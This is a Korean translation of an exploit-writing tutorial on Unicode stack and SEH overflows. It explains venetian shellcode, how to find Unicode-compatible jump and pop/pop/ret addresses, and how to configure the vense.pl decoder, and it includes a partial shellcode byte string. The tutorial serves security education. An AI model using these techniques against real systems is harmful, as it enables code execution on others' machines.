문서번호	13-VN-09

공격 코드 작성 따라하기

(원문: 공격 코드 Writing Tutorial 7)

2013.2

작성자: (주)한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의: nababora@naver.com

kisec 한국정보보호교육센터 Korea Information Security Education Center
보안프로젝트 BOANPROJECT

문서 개정 이력

개정 번호	개정 사유 및 내용	개정 일자
1.0	최초 작성	2013.02.28

Exploit Writing Tutorial by corelan

[일곱 번째. 유니코드]

편역 : 한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의 : nababora@naver.com

스택 오버플로우 공격을 수행 시, 간혹 RET 또는 SEH 레코드를 덮어쓸 때 EIP 내용이 0x41414141이 아닌 0x00410041이 기록되어 있는 것을 보게 될 것이다. 종종, 데이터가 함수에서 사용될 때 약간의 조작이 가해진다. 데이터가 대문자 또는 소문자로 변환되기도 한다. 특정 상황에서는 데이터가 유니코드로 변환 되기도 한다. EIP 안에 0x00410041가 들어 있는 것을 본다면 십중팔구 공격자의 쉘코드가 스택에 삽입되기 전에 유니코드로 전환된 것이다.

오랫동안 사람들은 이런 식으로 페이로드가 변환되면 공격 코드가 단지 서비스 거부만 유발할 뿐, 코드 실행은 불가능하다고 생각해 왔다. 하지만 2002년에 Chris Anley가 작성한 문서에서 이것이 틀렸음이 증명되었다. '베니스(베니스) 쉘코드' 가 탄생하게 된 것이다. 2003년 phrack에서 발표된 문서는 유니코드 형식을 쉘코드로 만들어 내는 기술을 소개했고, 2004년 Dave Aitel은 이 과정을 자동화할 수 있는 스크립트를 개발했다.

결과적으로, 후에 SkyLined가 유니코드를 호환하는 쉘코드를 제작할 수 있는 유명한 alpha2 인코더를 공개했다. 이 도구에 대한 내용은 뒤에서 다룰 예정이다.

2009년도에 제작된 이 문서는 완전 새로운 내용을 소개한 것이 아니라 단지 지금껏 공개된 내용을 일목요연하게 정리한 것뿐이다.

0x00410041을 찾는 것부터 제대로 동작하는 공격코드를 작성하기까지 분명히 해야 할 사항들이 몇 가지 있다. 우선 유니코드가 무엇을 말하는지 이해해야 하고, 왜 데이터가 유니코드로 전환되는지, 어떠한 과정을 거쳐 변환이 진행되는지, 무엇이 변환에 영향을 미치는지, 그리고 이 변환 과정이 공격코드에 어떤 영향을 미치는지 알아야 한다.

1. 유니코드는 무엇이며 왜 개발자들이 데이터를 유니코드로 전환하는가?

위키피디아는 이렇게 설명하고 있다.

'유니코드는 컴퓨터가 대부분의 문서 작성 시스템에서 표현되는 문자들을 표현하고 조작하기 위한 컴퓨

팅 산업 표준을 의미한다. 범용 문자 세트 표준과 연계해서 개발되었고, 유니코드 표준이라는 제목으로 책으로도 발간 되었다. 유니코드의 가장 최신 버전은 90 개의 스크립트를 커버하는 107,000 개가 넘는 문자의 레퍼터리로 구성되어 있다. ...'

간단히 말해서, 유니코드는 대부분의 시스템에서 일관된 형태로 텍스트를 시각적으로 표현할 수 있도록 해주는 표현 형태이다. 이러한 유니코드 덕분에 지구 반대편에 있는 컴퓨터에서도 문자가 어떻게 표현될까 걱정하지 않고도 애플리케이션을 실행할 수 있다.

일부는 ASCII 에 익숙할 것이고, 일부는 이것이 생소한 개념일 것이다. 간단히 소개하면, 아스키는 128개의 문자를 표현하기 위해 7비트를 사용하지만, 가끔 8비트를 사용하기도 한다. 첫 번째 문자는

00 으로 시작하고, 마지막은 7F로 끝난다.

하지만 유니코드는 이와 다르다. 유니코드에는 매우 다양한 형태가 있는데, 그 중에서도 UTF-16이 가장 유명하다. 놀랄 것도 없이, 이것은 16비트로 만들어 졌고, 각기 다른 블록 및 영역으로 나눠 진다. 이것만 기억하길 바란다. 오늘날 사용되는 언어에 필요한 문자는 유니코드 플랜 0 에 위치한다. 이 말은 영어, 한국어와 같은 대부분의 분명한 언어 문자가 유니코드로 표현되면 00으로 시작하게 된다는 의미다.

다양한 유니코드 문자 코드를 http://unicode.org 에서 찾을 수 있다.

예제 : 아스키 문자 'A = 41 (hex), 라틴 유니코드 표현 = 0041

코드 페이지에 위 예제 외에도 많은 코드들을 확인할 수 있는데, 일부는 00으로 시작하지 않는 경우도 있다. 이 점을 꼭 주의하기 바란다.

문자를 통합된 유니코드 방식으로 표현하는 것은 좋은 아이디어임이 틀림 없다. 그렇다면 왜 아직도 ASCII를 쓰는 건가? 답은 간단하다. 대부분 애플리케이션에서 문자를 처리할 때, 널 바이트를 문자 종단자로 인식한다. 그래서 유니코드 데이터를 아스키 문자로 전환하면 문자는 바로 종료된다(00으로 인해). 이것이 아스키를 쓰는 이유이다. 많은 애플리케이션에서 통신 및 문자 처리를 위해 아스키를 사용한다(페이로드는 인코딩 될 수 있고, 유니코드를 사용할 수도 있다, 하지만 전송 애플리케이션 자체는 아스키를 사용한다).

ASCII 문자를 유니코드로 전환하면 마치 ''00'을 모든 바이트 앞에 붙인 것처럼 보일 것이다. 그래서 AAAA(41 41 41 41)은 0041 0041 0041 0041과 같이 변환될 것이다. 물론 이것은 단순히 데이터를 문자 데이터로 변환한 결과일 뿐이다. 어떤 유니코드 변환이라도 코드 페이지에 기록된 내용을 기준으로 이루어 진다.


문자 문자열과 확장 유니코드 문자를 매치 시키는 MultiByteToWideChar 함수를 살펴보자.

```
int MultiByteToWideChar(
  UINT CodePage,
  DWORD dwFlags,
  LPCSTR lpMultiByteStr,
  int cbMultiByte,
  LPWSTR lpWideCharStr,
  int cchWideChar
);
```

함수 인자를 보면 코드 페이지가 중요한 것을 알 수 있다. 여기에 적용 가능한 값들은 다음과 같다.

CP_ACP(윈도우에서 사용되고 utf-16로 불리는 ANSI 코드 페이지), CP_OEMCP(OEM 코드 페이지), CP_UTF7(UTF-7 코드 페이지), CP_UTF8(UTF-8 코드 페이지) 등등

lpMultiBytestr 인자는 변환될 문자 문자열을 포함한다. 그리고 lpWideCharStr은 유니코드로 변환된 문자열을 받을 버퍼를 지정하는 인자다. 그러므로 유니코드를 다음과 같이 단순화해서 표현하는 것은 올바르지 않다. '유니코드 = 00 + 원래 바이트'. 유니코드 형식은 사용하는 코드 페이지에 따라 다르다!



FX 문서(http://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf)는 훌륭한 아스키 문자 테이블과 다양한 유니코드 헥스 표현(ANSI, oem, utf-7과 utf-8)에 대해 보여 준다. 아스키 문자 0x80을 보면, 특정 ANSI 표현은 널 바이트를 더 이상 포함하고 있지 않고(이것은 0xc200xxxx나 0xc300xxxx로 변환됨), 특정 OEM 변환 과정은 완전히 다르기도 하다.

개발자는 특정 목적을 가지고 이 함수를 사용한다. 하지만 때때로 개발자들도 애플리케이션이 구축 또는 컴파일 될 때 유니코드가 어떻게 확장되는지 모르는 경우도 발생한다. 실제로, Win32 API는 가끔 동작

전에 문자열을 유니코드로 변환하기도 한다. 이러한 상황에서 API는 유니코드 매크로가 빌드 과정에 세트되는 지에 기초해 사용된다. 만약 매크로가 설정되어 있으면, 루틴과 유형들이 유니코드를 처리할 수 있는 엔티티로 매핑된다. API 함수 또한 변할 수 있다. 예를 들어 매크로의 상태에 따라 CreateProcess 호출이 CreateProcessW(유니코드) 또는 CreateProcessA(ANSI)로 변환될 수 있다.

2. 유니코드 변환의 결과는 무엇이며 공격코드 제작에는 어떠한 영향을 미치는가?

입력 문자열이 ANSI 유니코드로 변환될 때, 0x00 과 0x7f 사이의 모든 문자에 널 바이트가 추가된다. 게다가, 0x7f를 넘어서는 많은 문자들이 2바이트로 해석되는데, 이 2바이트는 원래의 바이트를 포함하고 있지 않을 수도 있다.

이러한 특성은 우리가 지금껏 배워 온 공격코드와 쉘코드에 대한 상식을 뒤집는 일이다. 이전에 다뤘던 모든 문서에서, 우리는 EIP를 4바이트 주소로 덮어쓰는 방식을 이용했다. 하지만 유니코드에서 공격자는 4바이트 중 단 2바이트만 제어 가능하다(다른 2 문자는 널이 될 가능성이 크다. 즉, 공격자는 이 널 값도 제어할 수 있다)

게다가, 가용 명령어 세트 또한 제한된다. 결국 널 바이트가 대부분의 바이트 이전에 위치하게 된다. 뿐만 아니라, 0x7f 보다 큰 바이트 같은 경우 완전히 다른 형태를 띠는 문자로 변환된다. Phrack 문서(http://www.phrack.org/issues.html?issue=61&id=11#article)는 어떤 명령어가 사용될 수 있고 허용이 되지 않는지 설명한다.

간단한 NOP(0x90) 명령조차 문제가 될 수 있다. 우선, NOP 자체가 작동하지 않을 것이며, 둘째로 NOP가 0090 형태로 변환되어 더 이상 그 기능을 하지 못할 것이다.

위에서 제시한 것처럼 유니코드로 공격코드를 제작함에 있어 상당히 많은 제약 사항들이 뒤따른다. 처음 이것을 접한 사람들이 이를 이용해 공격하는 것이 불가능하다고 주장할 만 하다.

3. Creating Arbitrary Shellcode in Unicode Expanded String 문서를 읽고 이해하기 바란다. 유니코드를 활용한 공격에 대한 자세한 설명이 포함되어 있다.

4. 버퍼가 유니코드로 변환되어 있으면 공격이 가능할까?

첫째로,

우선 단숨에 유니코드 공격코드를 만들 수 있는 확실한 템플릿은 없다는 것을 알아야 한다. 각 공격코드

의 형태는 다를 수 있고, 시간과 노력이 많이 필요한 다양한 접근법을 요구한다. 공격자는 오프셋, 레지스터, 명령어, 독창적인 코드 제작 기법 등이 필요하다. 이번 문서에서 사용할 예제는 특정 상황에서는 먹히지 않을 수도 있다. 우리가 다룰 예제는 어떻게 다양한 기법을 적용하는 지에 초점을 맞출 것이다. 기본적으로 공격코드를 구축하고, 원하는 내용을 삽입하는 기법들을 소개할 것이다.

EIP가 0x00410041 이다. 어떡하지?

이전 문서들에서, 우리는 직접 RET 덮어쓰는 것과 SEH를 덮어쓰는 방식의 두 가지 공격코드 유형을 다뤘다. 이 두 유형은 물론 유니코드 공격코드 작성에도 적용할 수 있다. 일반적인 스택 기반 오버플로우에서, 공격자는 RET를 4바이트로 덮어쓰거나 예외 처리 핸들러 필드를 덮어쓰는 방식으로 공격을 한다. 하지만 앞서 언급한 것처럼 유니코드 형식으로 공격할 경우 2바이트만 제어할 수 있다.

그렇다면 어떻게 EIP를 제어하고 우리가 원하는 행동을 할 수 있을까? 답은 간단하다. EIP를 의미 있는 2바이트로 덮어쓰면 된다!!

5. 직접 RET 덮어쓰기: EIP를 의미 있는 무언가로 덮어쓴다.

EIP를 확보한 상황이라면, '이것이 아스키인지 혹은 유니코드 버퍼 오버플로우인지 판단하는 것이 중요하다.. 직접 RET를 덮어쓰는 경우, 공격자는 쉘코드로 프로그램의 흐름을 이어주는 명령어를 가리키는 포인터를 찾아야 하고, EIP를 그 포인터로 덮어써야 한다. 그러므로 공격자는 버퍼를 가리키는 레지스터를 찾아야 하고, 해당 레지스터로 점프할 수 있어야 한다.

문제는 공격자가 아무 주소나 가져올 수 없다는 것이다. 사용할 수 있는 주소는 어떠한 형식으로든 정형화가 되어 있어 00을 붙이더라도 주소가 유효해야 한다.

이제 우리에게는 두 가지 옵션이 있다.

1) jump/call/,,, 명령을 가리키는 주소를 찾는다. 이 주소의 형태는 다음과 같다.
' 0x00nn00mm ' 만약 RET를 0xnn, 0xmm 형식으로 덮어쓰면 EIP는 0x00nn00mm 이 된다. '

2) 0x00nn00mm 형식으로 포맷되어 있는 주소를 찾되, 공격자가 실행하고자 하는 명령과 비슷한 call/jump/... 명령을 찾는다. 주소들 사이에 있는 명령어와 call/jump 주소가 스택 및 레지스터를 손상시키지 않는지 검증하고, 그렇다면 그 주소를 사용하도록 한다.

하지만 이런 주소를 어떻게 찾아야 하나?

FX는 OllyUNI라 불리는 훌륭한 Ollydbg 플러그인을 개발했다. 또한 Corelan에서 제공하는 pvefindaddr ImmDbg 또한 이 작업을 도와줄 것이다.

우리가 eax로 점프해야 한다고 치자. pvefindaddr.py 파일을 받아 이뮤니티 디버거의 pycommand 폴더에 넣고, 취약한 애플리케이션을 실행한 다음 다음과 같은 명령을 입력하면 된다.

```
!pvefindaddr j eax
```


이 명령은 모든 'jump eax' 명령어 리스트를 보여준다. 이 주소들은 로그 뷰에서 확인할 수 있을 뿐만 아니라, j.txt 라는 이름의 텍스트 파일에도 기록이 된다.

j.txt를 열고 unicode 를 검색해 보자. 아마 2 가지 유형이 엔티티를 확인할 수 있을 것이다. 첫 번째는 'maybe unicode compatible'이고, 두 번째는 'unicode compatible'일 것이다.

만약 'unicode compatible' 주소를 찾았다면, 이 주소들은 0x00nn00mm 형태를 띄고 있을 것이다(공격자는 추가 조사 없이 이 주소들 중 하나를 사용할 수 있다)

'maybe unicode compatible' 주소를 찾았다면, 이 주소들을 자세히 살펴볼 필요가 있다. 그것은 0x00nn0mmm 형식을 가지고 있을 것이다. 그러므로 0x00nn00mm 과 0x00nn0mmm 사이의 명령어들을 살펴보면 애플리케이션 흐름과 레지스터들에 영향을 주지 않는 명령을 찾을 수 있을 것이다. 부디 이렇게 찾은 주소들이 실질적으로 점프 또는 호출 명령을 적절히 잘 수행하고, 프로그램을 죽이지 않기를 기도하기 바란다.

OllyUNI 또한 비슷한 방법으로 동작한다. 이것은 Unicode 성질을 가지는 주소들을 찾는다. 실제로, 모든 call/jump reg/... 명령어들을 검색한다(공격자는 단지 로그를 확인해 공격자가 원하는 레지스터로 점프하는 주소를 찾기만 하면 된다)



기본적으로, 우리는 정확한 위치에 널 바이트를 품고 있는 주소를 찾고 있다. 만약 EIP가 0x00nn00mm 을 포함하고 있다면, 공격자는 이와 같은 형식을 가지는 주소를 찾아야 한다. EIP가 0xnn00mm00 형식이라면 마찬가지로 이 형식과 같은 주소를 찾아야 한다.

과거에는 문자 종단자 역할을 하는 널 바이트를 피하기 위해 애썼다. 하지만 이번에는 널 바이트를 포함하는 주소가 필요하다. 애플리케이션으로 전송되는 문자열에 널 바이트를 삽입하지 않을 것이므로, 우리는 문자열 종단자를 고려하지 않아도 된다. 유니코드 변환 과정에서 자동으로 널 바이트를 삽입해 줄 것이다.

점프를 수행하는 주소를 찾았다고 가정해 보자. 그리고 이 주소는 0x00520018 이다. 이 주소는 7f 보다 큰 문자를 포함하고 있지 않다. 고로, 정상적으로 작동할 것이다.

500개의 A를 삽입한 뒤에 EIP를 덮어쓸 수 있다고 가정해 보자. 공격자가 EIP를 'jump eax'로 덮어 쓰고 싶다면, 스크립트는 다음과 같은 형태를 가질 것이다.

```
my $junk="A" x 500;
my $ret="\x18\x5e";
my $payload=$junk.$ret;
```

EIP를 pack('V', 0x005e0018)로 덮어쓰는 대신, EIP를 5E 18로 덮어쓰면 된다. 유니코드는 알아서 널 바이트를 각각 삽입해 줄 것이다. 이렇게 되면 EIP에는 005E0018 과 같은 주소가 삽입될 것이다.

6. SEH 기반 : EIP 확보 + short jump?

취약점이 SEH 기반이면 어떻게 될까? 세 번째 문서에서, 우리는 SE 핸들러를 pop/pop/ret을 가리키는 포인터로 덮어써야 한다고 배웠다. 그리고 nSEH를 short jump로 덮어써야 한다는 것도 이해했다.

유니코드를 사용하더라도 SE 핸들러를 pop/pop/ret으로 덮어써야 한다. 다시 한 번, pvefindaddr을 사용해 보겠다.

```
!pvefindaddr p2
```

이 명령의 결과는 로그에도 기록되고, 마찬가지로 ppr2.txt 라는 파일에도 기록이 될 것이다. 파일을 열어 이전처럼 'unicode'를 검색해 보자. 7f 보다 작은 바이트를 포함하는 엔트리를 찾는다면 이 주소를 SE 핸들러를 덮어쓰는데 사용할 수 있다. 여기서도 널 바이트는 제외해야 한다(유니코드 변환 시 알아서 처리). nSEH에는 ₩xcc₩xcc를 삽입한다. 그리고 어떤 일이 발생하는지 살펴보자.

만약 잘 동작한다면, pop/pop/ret 이 실행될 것이고, nSEH에 있는 첫 번째 브레이크 포인트로 프로그램이 이동할 것이다. 유니코드 형식이 아닌 공격코드에서, 공격자는 nSEH에 있는 이 브레이크 포인트를 short jump로 교체해야 하고, SE 핸들러를 넘어 쉘코드로 흐름이 이동되게 만들어야 한다. 하지만 장담컨데, 2바이트 유니코드로 short jump를 쓰면 널 바이트에 의해 바이트가 갈라지게 된다. 생각도 하지 마라. 동작하지 않을 것이다. 여기서 끝이다.

7. SEH 기반: jump

사실 여기서 끝이 아니다. 특정 조건만 주어진다면 충분히 공격코드를 제작할 수도 있다. 이번 문서의 끝에서 소개될 예제를 통해 어떻게 이것이 가능한지 보여 줄 것이다. 일단, 이론에 대해 설명해 보겠다.

이론은 이렇다. short jump를 수행하는 코드를 쓰는 대신, 공격코드에 피해를 주지 않고 nSEH 와 seh를 뛰어 넘어 덮어쓴 seh 뒤의 코드까지 살포시 걸어갈 방법을 찾을 수 있다. 이것이 우리가 예제를 통해 수행할 내용이다. 이를 위해 두 가지가 필요하다.

첫째, 실행이 되도 아무런 해를 끼치지 않는 명령어들. 이 명령어들을 nSEH에 삽입해야 한다
둘째, 명령어로 실행될 때 아무런 해를 끼치지 않는 unicode compatible 주소로 SE 핸들러를 덮어쓰는데 사용할 주소.

조금 헷갈리더라도 걱정할 것 없다. 뒤에서 보여 줄 예시를 통해 충분히 이해할 수 있을 것이다.

8. EIP에 0x00nn00nn만 삽입할 수 있는가?

그렇다 혹은 아니다. 유니코드 변환 테이블을 떠올려 보면, 0x00nn00mm 포맷 옆에 위치한 다른 옵션을 발견할 수 있을 것이다. 0x7f 보다 큰 아스키 값은 다른 방식으로 변환이 된다. 대부분의 경우 변환 결과가 조금은 특이한 형태를 띠고 있다.

예를 들어 0x82는 유니코드로 변환하면 1A20이 된다. 그러므로 0x00nn201A 형식을 가지는 주소를 찾을 수 있다면, 공격자는 201A로 변환된 0x82를 사용할 수 있을 것이다.

만약 SEH 기반 공격코드를 만든다면 문제가 될 것은 단 하나일 것이다. pop/pop/ret을 수행한 뒤에 주소 바이트는 명령어로 실행된다. 명령어가 NOP 처럼 행동하며 큰 문제를 일으키지 않는다면 문제될 것이 없다. unicode compatible에 있는 모든 주소를 테스트하고 쓸 수 있는 주소를 찾아봐야 할 것이다. 또한, 공격자는 유니코드와 호환되어 사용 가능한 pop/pop/ret 주소를 찾기 위해 pvefindaddr을 사용할 수도 있다.

공격자가 찾는 주소는 다음과 같이 시작되거나 끝나는 주소일 것이다.

ac20(=80 ASCII), 1a20(=82 ASCII) 9201(=83 ASCII), 1e20(=84 ASCII), 등등. 성공이 반드시 보장되지는 않는다. 하지만 충분히 시도해 볼 가치는 있다고 본다.

9. 쉘코드를 실행할 준비는 끝났다. 하지만 쉘코드는 준비 되었는가?

이제 EIP에 어떤 내용을 삽입해야 하는지는 이해했다. 하지만 ASCII 쉘코드를 살펴보면 여전히 널바이트를 포함하고 있고, 유니코드로 변환 시 형태가 변할 수도 있는 0x7f가 넘는 바이트 명령어를 사용하고 있다. 어떻게 이 쉘코드를 동작하게 할 것인가? ASCII 쉘코드를 유니코드와 호환이 가능하도록 만들 수 있을까? 아니면 완전히 새로운 코드를 작성해야 할 것인가? 한번 알아보도록 하자.

1) 쉘코드 기술 1: ASCII 와 같은 역할을 하는 코드를 찾아 그곳으로 점프

대부분의 경우, 애플리케이션에 주입되는 ASCII 문자열은 메모리 또는 스택에 삽입된 후에 유니코드로 변환된다. 이로 인해 ASCII 버전 쉘코드를 메모리 어딘가에서 찾을 수도 있다는 것을 의미한다. 그러므로 공격자가 EIP에게 그 위치로 점프하라고 명령하면, 공격코드가 동작할 것이다.

만약 아스키 버전이 레지스터로 점프하는 방법으로 직접 연결될 수 없다면, 레지스터 중 하나의 내용을 제어해 해당 레지스터로 이동하고, 그곳에 쉘코드로 가는 점프 코드를 삽입하면 된다. 이러한 점프 코드에 대해서는 뒤에서 다루도록 하겠다. 이러한 기법을 이용해 만든 공격코드의 좋은 예는 여기서 찾아볼 수 있다(http://www.milw0rm.com/exploits/6302),

2) 쉘코드 기술 2: 완전히 새로운 유니코드 호환 쉘코드를 작성

가능하긴 하지만,, 쉽지는 않을 것이다. 웬만하면 세 번째 기술을 쓰기 바란다.

3) 쉘코드 기술 3: 디코더 사용

우리는 유니코드를 위한 아무런 조치가 없은 상태로 메타스플로잇에서 생성 했거나 직접 만든 공격코드가 먹히지 않는다는 것을 잘 알고 있다. 쉘코드가 유니코드에 맞게 쓰여지지 않았다면, 공격이 실패할 확률이 크다.

다행히도, 똑똑한 몇 명의 연구원들이 이 문제를 풀 수 있는 대안을 찾아냈다. 간단히 말하면 다음에 제시된 원리와 같다. 공격자는 ASCII 쉘코드를 유니코드 호환 코드로 인코드한 뒤 디코더에 붙인다. 그 뒤 디코더가 실행되면 디코더는 원래의 코드를 디코드하고 실행할 것이다.

이를 수행할 수 있는 두 가지 방법이 있다. 오리지날 코드를 메모리의 분산된 위치에 배치하고, 해당 위치로 점프 하거나 인라인 코드 패치를 수행하고 재구성한 쉘코드를 실행하는 것이다. 이러한 작업을 수행하는 도구에 대한 내용은 앞에서 제시한 문서들을 참고하면 된다.

첫 번째 기술을 구현하기 위해 두 가지가 필요하다. 레지스터 중 하나는 '디코더 + 쉘코드'의 시작 지점을 가리키고 있어야 한다. 그리고 적어도 하나의 레지스터는 쓰기가 가능한 메모리 위치를 가리키고 있어야 한다. 두 번째 기술은 '디코더 + 쉘코드' 의 시작점을 가리키는 단 하나의 레지스터만 확보하면 된다. 그렇게 되면 오리지널 쉘코드가 알아서 자리를 찾아갈 것이다.

이렇게 쉘코드를 제작할 수 있다면, 이것을 어떻게 사용해야 하는 것일까? 한번 알아보도록 하자.

1. makeunicode2.py (Dave Aitel)

이 스크립트는 CANVAS에 포함된 스크립트로 필자는 라이선스를 가지고 있지 않아 테스트 해 보지 못해서 설명을 못 해주겠다.

2. vense.pl (FX)

2004년 FX의 블랙햇 발표에 의하면 이 엄청난 펄 스크립트는 makeunicode2.py에서 제공하는 기능보다 향상된 버전의 기능을 제공한다. 이 스크립트의 결과는 디코더와 쉘코드를 하나에 담은 바이트 문자열이다. 그러므로 메타스플로잇에서 생성한 쉘코드를 버퍼에 넣는 대신, vense.pl 의 결과물을 버퍼에 넣어야 한다.

디코더를 사용할 수 있게 만들기 위해, 레지스터를 다음과 같이 세팅해야 한다. 하나의 레지스터는 반드시 쉘코드가 위치할 버퍼 위치를 가리키고 있어야 한다. 그 다음 두 번째 레지스터가 필요한데, 이 레지스터는 쓰기와 실행이 가능한 메모리 위치를 가리키고 있어야 한다.

vense에서 생성한 쉘코드의 시작 지점을 가리키도록 세팅된 레지스터가 eax라고 가정해 보자. 그리고 edi는 쓰기 가능한 위치를 가리키고 있다. vense.pl을 수정해 $basereg 와 $writable 인자를 필요한 값으로 바꾼다.


```
#!/usr/bin/perl -w

#
# CONFIG HERE !
#

$basereg ="eax";
$writable="edi";
# Forbidden characters - this is for MultiByteToWideChar with codepage 0x4E4
@forbidden = (
        0x00, 0x80, 0x82, 0x83, 0x84, 0x85, 0x86, 0x87, 0x88, 0x89,
        0x8A, 0x8B, 0x8C, 0x8E, 0x91, 0x92, 0x93, 0x94, 0x95, 0x96,
        0x97, 0x98, 0x99, 0x9A, 0x9B, 0x9C, 0x9E, 0x9F
        );
# NOTE: If none of your registers points to the beginning of the venetian
# shellcode part, you have to set offset from $basereg yourself. Negative
# values are not (yet) supported. $offset should be the number of bytes from
# $basereg to the venetian shellcode plus a number of bytes for the venetian
# part itself. Upon execution, it should point to the remaining elements of
# $secondstage. A good number is probably the initial offset plus 0x400. An
# offset of 0 assumes your $basereg points directly to the beginning of the
# venetian shellcode.
#
# $offset = <set yourself, see above>;
$offset = 0;

#
# /CONFIG
#
```

자 이제 스크롤을 내려서 $secondstage 변수를 찾아보자. 그 다음 이 변수의 내용을 지우고 자신만의 펄 쉘코드를 삽입해 보자(메타스플로잇에서 생성한 것도 무방). 이 것은 디코더가 작업을 끝낸 뒤에 실행될 아스키 쉘코드다.



```
102  ##########################################################################
103  #
104  # The real stuff
105  #
106  ##########################################################################
107
108  #
109  # The shellcode to be extracted by the venetian part
110  #
111
112  $secondstage=
113  "\x5B".          # pop ebx (0x00000000)
114  "\x8B\x64\x24\x18".     # mov esp,[esp+0x18] (0x00000001)
115  "\x64\x8F\x05\x00\x00\x00\x00". # pop dword [fs:0x0] (0x00000005)
116  "\x81\xC4\x04\x00\x00\x00". # add esp,0x4 (0x0000000C)
117  "\xE8\x00\x00\x00\x00".     # call 0x17 (0x00000012)
118  "\x5D".          # pop ebp (0x00000017)
119  "\x89\xEB".          # mov ebx,ebp (0x00000018)
120  "\x81\xC3\x4E\x00\x00\x00". # add ebx,0x4e (0x0000001A)
